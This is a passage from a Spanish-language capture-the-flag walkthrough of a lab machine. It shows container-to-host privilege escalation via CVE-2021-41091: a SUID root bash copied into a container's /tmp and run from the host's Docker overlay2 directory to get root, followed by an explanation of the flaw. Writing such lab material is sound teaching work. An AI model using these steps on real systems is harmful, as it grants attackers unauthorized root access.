-rw-r----- 1 www-data www-data 1493 May 21 13:09 sess 93c5878d74406e047549df546685cf02
-rw-r----- 1 www-data www-data 1381 May 21 15:52 sess 97ee5f7d9edefcc2141f17380b5f37
-rw-r----- 1 www-data www-data 1493 May 21 15:52 sess c780a5b0df08bfa9d8f6b5b08093b72
-rw-r----- 1 www-data www-data 1444 May 21 11:08 sess d801365541b0e98534454bb7c4c1d0
-rw-r----- 1 www-data www-data 1931 May 21 10:59 sess e8f557adf1b08b3177036a134e75c32b
-rw-r----- 1 www-data www-data 1444 May 21 15:52 sess ef8510bb8b9df3e50b9bf7c4354e5a69
-rw-r----- 1 www-data www-data 1444 May 21 11:08 sess fca4ba97853fbf062731568a71ab19bf
-rw-r--r-- 1 root root 0 May 21 16:58 test.txt
marcus@monitorstwo:/tmp$

```

Lo que haremos ahora es, dentro del contenedor, copiar `/bin/bash` al directorio `/tmp`, otorgarle el *privilegio SUID* y cambiarle el propietario a `root`: `chown root:root bash`.

```

root@5bca5e748b0:/tmp# cp /bin/bash /tmp
root@5bca5e748b0:/tmp# chmod u+s bash
root@5bca5e748b0:/tmp# chown root:root bash
root@5bca5e748b0:/tmp# ls -la
total 1308
drwxr-xrwt 1 root root 4096 May 21 17:15 .
drwxr-xr-x 1 root root 4096 May 21 17:03 ..
-rwxr-xr-x 1 root root 1234376 May 21 17:15 bash
-rw-r--r-- 1 www-data www-data 0 May 21 15:52 sess_07d249933197f224ae8417b187119a
-rw-r--r-- 1 www-data www-data 1562 May 21 10:52 sess_0c7d249933197f224ae8417b187119a
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_0d615fe14bb1c3df22ebc04e5e01cc0
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_12278d9a817b2a9521c7b0d0796d4739
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_2296a418f8f489077ced786f9ca3c85d
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_24dbb3468e36b7f954a514940dc5f9c8
-rw-r--r-- 1 www-data www-data 1381 May 21 11:08 sess_307291f62cfba6e4988ce461284d8d
-rw-r--r-- 1 www-data www-data 1493 May 21 11:08 sess_31939802020607001ea1f101f083e2
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_3fbaa1a2070b769eb8e9e497f76846f1
-rw-r--r-- 1 www-data www-data 1861 May 21 11:06 sess_49e6a76599270c23b0a322b6fdc380b9
-rw-r--r-- 1 www-data www-data 1410 May 21 10:59 sess_4ad818eb1f0bb6aebc085a93f3adc75
-rw-r--r-- 1 www-data www-data 1296 May 21 10:59 sess_053f1460b94ed32857826f2cd34f7ba
-rw-r--r-- 1 www-data www-data 0 May 22 2023 sess_701eda14407bf2e26718174061c94acc
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_71a6dfc09ab40fe9e33f1a59ac1d0714
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_7699c7337f05cd941914d081ef6e8cf
-rw-r--r-- 1 www-data www-data 1562 May 21 10:52 sess_77e51454b02daf6670a0377d380acd61
-rw-r--r-- 1 www-data www-data 1493 May 21 13:09 sess_93c5878d74406e047549df546685cf02
-rw-r--r-- 1 www-data www-data 1381 May 21 15:52 sess_97ee65f7d9edefcd2141f17380b5f37
-rw-r--r-- 1 www-data www-data 1493 May 21 15:52 sess_c780a5b0df08bfad8f0b58b0d093b72
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_d081305541b9e09834545bb7ac41db
-rw-r--r-- 1 www-data www-data 1931 May 21 10:59 sess_e8f557ad1fbb0b177036a134e75c32b
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_e85100bb89df3e50b9b7fc4354e5a69
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_fc84ba978531bf6d2731568a71ab19bf
-rw-r--r-- 1 root root 0 May 21 16:58 test.txt
root@5bca5e748b0:/tmp#

```

Vamos ahora desde el sistema host al directorio de Docker donde se encuentra esta **Bash** con privilegios, la ejecutamos con `./bash -p`. Obtenemos nuestra sesión como **root**.

```

bash-5.1$ cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d84c9ad632520185f73fdba372cb2f1/merged/tmp/
bash-5.1$ ls -al
total 1308
drwxr-xrwt 1 root root 4096 May 21 17:15 .
drwxr-xr-x 1 root root 4096 May 21 17:03 ..
-rwxr-xr-x 1 root root 1234376 May 21 17:15 bash
-rw-r--r-- 1 www-data www-data 0 May 21 15:52 sess_07d249933197f224ae8417b187119a
-rw-r--r-- 1 www-data www-data 1562 May 21 10:52 sess_0c7d249933197f224ae8417b187119a
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_0d615fe14bb1c3df22ebc04e5e01cc0
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_12278d9a817b2a9521c7b0d0796d4739
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_2296a418f8f489077ced786f9ca3c85d
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_24dbb3468e36b7f954a514940dc5f9c8
-rw-r--r-- 1 www-data www-data 1381 May 21 11:08 sess_307291f62cfba6e4988ce461284d8d
-rw-r--r-- 1 www-data www-data 1493 May 21 11:08 sess_31939802020607001ea1f101f083e2
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_3fbaa1a2070b769eb8e9e497f76846f1
-rw-r--r-- 1 www-data www-data 1861 May 21 11:06 sess_49e6a76599270c23b0a322b6fdc380b9
-rw-r--r-- 1 www-data www-data 1410 May 21 10:59 sess_4ad818eb1f0bb6aebc085a93f3adc75
-rw-r--r-- 1 www-data www-data 1296 May 21 10:59 sess_053f1460b94ed32857826f2cd34f7ba
-rw-r--r-- 1 www-data www-data 0 Mar 22 2023 sess_701eda14407bf2e26718174061c94acc
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_71a6dfc09ab40fe9e33f1a59ac1d0714
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_7699c7337f05cd941914d081ef6e8cf
-rw-r--r-- 1 www-data www-data 1562 May 21 10:52 sess_77e51454b02daf6670a0377d380acd61
-rw-r--r-- 1 www-data www-data 1493 May 21 13:09 sess_93c5878d74406e047549df546685cf02
-rw-r--r-- 1 www-data www-data 1381 May 21 15:52 sess_97ee65f7d9edefcd2141f17380b5f37
-rw-r--r-- 1 www-data www-data 1493 May 21 15:52 sess_c780a5b0df08bfad8f0b58b0d093b72
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_d081305541b9e09834545bb7ac41db
-rw-r--r-- 1 www-data www-data 1931 May 21 10:59 sess_e8f557ad1fbb0b177036a134e75c32b
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_e85100bb89df3e50b9b7fc4354e5a69
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_fc84ba978531bf6d2731568a71ab19bf
-rw-r--r-- 1 root root 0 May 21 16:58 test.txt
bash-5.1$ ./bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# ls
.ract1 root.txt
bash-5.1# cat root.txt
ae1a7e56cb3d54e610b1b023e9ac4b07
bash-5.1#

```

66

El directorio `/var/lib/docker` es el directorio predeterminado en sistemas Linux donde **Docker** almacena todos sus datos, incluidas las imágenes de contenedores, los contenedores en ejecución, los volúmenes de datos y otra información relacionada con Docker.

**CVE-2021-41091:**

Es una vulnerabilidad en el proyecto *Moby*, que es la base de código abierto para *Docker*. Este problema está relacionado con permisos inapropiados en los directorios dentro del directorio de datos (normalmente `/var/lib/docker`). Estos directorios tenían permisos insuficientemente restringidos, lo que permitía a usuarios no privilegiados de Linux atravesar e interactuar con el contenido de los directorios.

Usuarios no privilegiados pueden atravesar el directorio y potencialmente ejecutar programas ubicados allí si esos programas tienen bits de permisos extendidos.

Si un usuario no privilegiado en el sistema host tenía el mismo *UID* que el propietario de un archivo dentro de un contenedor, podían potencialmente leer, modificar o ejecutar esos archivos, lo que podría llevar a acciones no autorizadas.